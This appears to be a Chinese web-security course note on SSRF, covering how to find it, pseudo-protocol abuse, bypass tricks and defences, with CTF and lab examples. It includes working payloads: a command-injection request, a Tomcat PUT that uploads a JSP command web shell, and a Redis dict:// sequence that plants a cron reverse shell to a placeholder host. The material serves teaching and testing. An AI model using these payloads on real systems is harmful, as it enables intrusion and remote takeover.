


Web攻防-SSRF服务端伪造&功能逻辑&SRC实践复盘&参数盲测&自动化检测&流量插件



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
----------------------------------------------  
1、Web攻防-SQL注入-高权限用户差异  
2、Web攻防-SQL注入-跨库&文件读写带外  
----------------------------------------------  
1、Web攻防-SQL注入-堆叠&二次注入  
2、Web攻防-SQL注入-SQLMAP进阶使用  
----------------------------------------------  
1、Web攻防-XSS跨站-原理&分类&利用点  
2、Web攻防-XSS跨站-反射&存储&DOM型  
----------------------------------------------  
1、Web攻防-XSS跨站-文件类型-html&pdf&swf&svg  
2、Web攻防-XSS跨站-功能逻辑-postMessage&localStorage  
----------------------------------------------  
1、Web攻防-XSS跨站-浏览器&转换-UXSS&MXSS  
2、Web攻防-XSS跨站-框架和库-VUE&React&Electron&JQuery  
----------------------------------------------  
1、Web攻防-XSS跨站-手工代码&框架工具&在线平台  
2、Web攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼  
----------------------------------------------  
1、Web攻防-XSS跨站-安全防护&CSP&Httponly&WAF等  
2、Web攻防-XSS跨站-工具项目&XSStrike&Chypass\_pro  
----------------------------------------------  
1、Web攻防-CSRF-原理&检测&利用&防御  
2、Web攻防-CSRF-防御-Referer策略隐患  
3、Web攻防-CSRF-防御-Token校验策略隐患  
----------------------------------------------  
1、WEB攻防-SSRF利用绕过-伪协议&IP及域名  
2、WEB攻防-SSRF挖掘思路-功能逻辑&SRC复盘  
----------------------------------------------  
1、WEB攻防-SSRF插件结合-SRC复盘与实战  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等







演示案例：

* WEB攻防-SSRF利用绕过-伪协议&IP及域名
* WEB攻防-SSRF挖掘思路-功能逻辑&SRC复盘

#SSRF漏洞原理  
服务器端请求伪造，也称为SSRF（Server-Side Request Forgery），是因为前端用户可以输入任意URL到后端服务器，而且服务器也没有对其URL进行严格的过滤和校验，导致攻击者可以构造一些恶意的URL让服务器去访问执行。  
\*主要安全影响：  
-读取服务器本地文件  
-探测内网存活主机和开放端口  
-攻击其他内网服务器及服务  
   
#SSRF漏洞挖掘  
黑盒探针：  
-业务功能点  
1.社交分享功能：获取超链接的标题等内容进行显示  
2.转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览  
3.在线翻译：给网址翻译对应网页的内容  
4.图片加载/下载：例如富文本编辑器中的点击下载图片到本地；通过URL地址加载或下载图片  
5.图片/文章收藏功能：主要其会取URL地址中title以及文本的内容作为显示以求一个好的用具体验  
6.云服务厂商：它会远程执行一些命令来判断网站是否存活等，所以如果可以捕获相应的信息，就可以进行ssrf测试  
7.网站采集，网站抓取的地方：一些网站会针对你输入的url进行一些信息采集工作  
8.数据库内置功能：数据库的比如mongodb的copyDatabase函数  
9.邮件系统：比如接收邮件服务器地址  
10.编码处理, 属性信息处理，文件处理：比如ffpmg，ImageMagick，docx，pdf，xml处理器等  
11.未公开的api实现以及其他扩展调用URL的功能：可以利用google 语法加上这些关键字去寻找SSRF漏洞  
   
-URL关键参数  
share  
wap  
url  
link  
src  
source  
target  
u  
display  
sourceURl  
imageURL  
domain  
   
白盒分析：见代码审计（文件读取，加载，数据操作类的函数）  
   
#SSRF伪协议利用  
http:// Web常见访问，如http://127.0.0.1  
file:/// 从文件系统中获取文件内容，如，file:///etc/passwd  
dict:// 字典服务器协议，访问字典资源，如，dict:///ip:6739/info：  
sftp:// SSH文件传输协议或安全文件传输协议  
ldap:// 轻量级目录访问协议  
tftp:// 简单文件传输协议  
   
gopher:// 分布式文档传递服务，可使用gopherus生成payload  
由于有部分协议http这类不支持，可以gopher来进行通讯（mysql，redis等）  
应用：漏洞利用 或 信息收集 通讯相关服务的时候 工具：Gopherus  
   
#SSRF绕过方式  
-限制为http://www.xxx.com 域名  
采用http基本身份认证的方式绕过，即@  
http://www.xxx.com@www.xxyy.com  
   
-限制请求IP不为内网地址  
当不允许ip为内网地址时：  
（1）采取短网址绕过  
（2）采取域名解析  
（3）采取进制转换  
（4）采取3XX重定向  
   
#SSRF漏洞防御  
1,过滤返回信息，验证远程服务器对请求的响应是比较容易的方法。  
2,统一错误信息，避免用户可以根据错误信息来判断远端服务器的端口状态。  
3,限制请求的端口为http常用的端口，比如，80,443,8080,8090。  
4,黑名单内网ip。避免应用被用来获取获取内网数据，攻击内网。  
5,禁用不需要的协议。仅仅允许http和https请求。可以防止类似于file:///,gopher://,ftp:// 等引起的问题。  
   
#SSRF核心利用-伪协议  
https://github.com/sqlsec/ssrf-vuls  
-命令执行  
POST / HTTP/1.1  
Host: 172.150.23.24  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 26  
Origin: http://172.150.23.24  
Connection: close  
Referer: http://172.150.23.24/  
Cookie: timezone=8  
Upgrade-Insecure-Requests: 1  
   
ip=127.0.0.1%3Bcat+%2Fflag  
   
   
-Tomcat漏洞  
PUT /1.jsp/ HTTP/1.1  
Host: 172.150.23.26:8080  
Accept: \*/\*  
Accept-Language: en  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 460  
   
<%  
 String command = request.getParameter("cmd");  
 if(command != null)  
 {  
 java.io.InputStream in=Runtime.getRuntime().exec(command).getInputStream();  
 int a = -1;  
 byte[] b = new byte[2048];  
 out.print("<pre>");  
 while((a=in.read(b))!=-1)  
 {  
 out.println(new String(b));  
 }  
 out.print("</pre>");  
 } else {  
 out.print("format: xxx.jsp?cmd=Command");  
 }  
%>  
   
   
-Redis  
# 清空 key  
dict://172.150.23.27:6379/flushall  
   
# 设置要操作的路径为定时任务目录  
dict://172.150.23.27:6379/config set dir /var/spool/cron/  
   
# 在定时任务目录下创建 root 的定时任务文件  
dict://172.150.23.27:6379/config set dbfilename root  
   
# 写入 Bash 反弹 shell 的 payload  
dict://172.150.23.27:6379/set x "\n\* \* \* \* \* /bin/bash -i >%26 /dev/tcp/x.x.x.x/2333 0>%261\n"  
   
# 保存上述操作  
dict://172.150.23.27:6379/save  
   
-MYSQL:  
https://github.com/tarunkant/Gopherus  
python2 gopherus.py --exploit mysql  
root  
show variables like '%plugin%'  
后续编码一次  
   
#SSRF过滤绕过  
CTFSHOW 白盒  
1、无过滤直接获取  
url=http://127.0.0.1/flag.php  
   
2-3、IP地址进制绕过  
十六进制  
 url=http://0x7F.0.0.1/flag.php  
   
八进制  
 url=http://0177.0.0.1/flag.php  
   
10 进制整数格式  
 url=http://2130706433/flag.php  
   
16 进制整数格式，还是上面那个网站转换记得前缀0x  
 url=http://0x7F000001/flag.php  
   
还有一种特殊的省略模式  
 127.0.0.1写成127.1  
   
用CIDR绕过localhost  
 url=http://127.127.127.127/flag.php  
   
还有很多方式  
 url=http://0/flag.php  
 url=http://0.0.0.0/flag.php  
   
4、域名解析IP绕过  
test.xiaodi8.com -> 127.0.0.1  
url=http://test.xiaodi8.com/flag.php  
   
5、长度限制IP绕过  
url=http://127.1/flag.php  
   
6、长度限制IP绕过  
url=http://0/flag.php  
   
7、利用重定向解析绕过  
<?php  
header("Location:http://127.0.0.1/flag.php");   
url=http://47.94.236.117/xx.php  
   
8、匹配且不影响写法解析  
url=http://ctf.@127.0.0.1/flag.php?show  
   
9-10、利用gopher协议打服务  
参考上述工具项目  
   
#复盘  
SRC的SSEF报告

#功能逻辑挖掘：  
视频解析，格式转换，代码执行，在线笔记，数据采集等  
   
#参数盲测挖掘：  
https://github.com/gh0stkey/HaE  
借助HaE规则找到数据包配合测试 1、Burp安装插件HaE  
2、HaE规则配置文件修改  
3、配置插件选项开启使用  
   
#检测插件：  
https://github.com/banchengkemeng/Auto-SSRF  
配置使用：  
参考：https://mp.weixin.qq.com/s/99pPa1jrLR1t7\_x40eH8TQ  
1、Burp安装插件Auto-SSRF  
2、Collaborator配置和开启  
3、配置插件选项开启监听使用  
   
#其他案例：  
https://mp.weixin.qq.com/s/63fC5STI5WAKn7O6c02kyQ  
https://mp.weixin.qq.com/s/zXH3nudCY1VEj8AFMgwwXQ

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)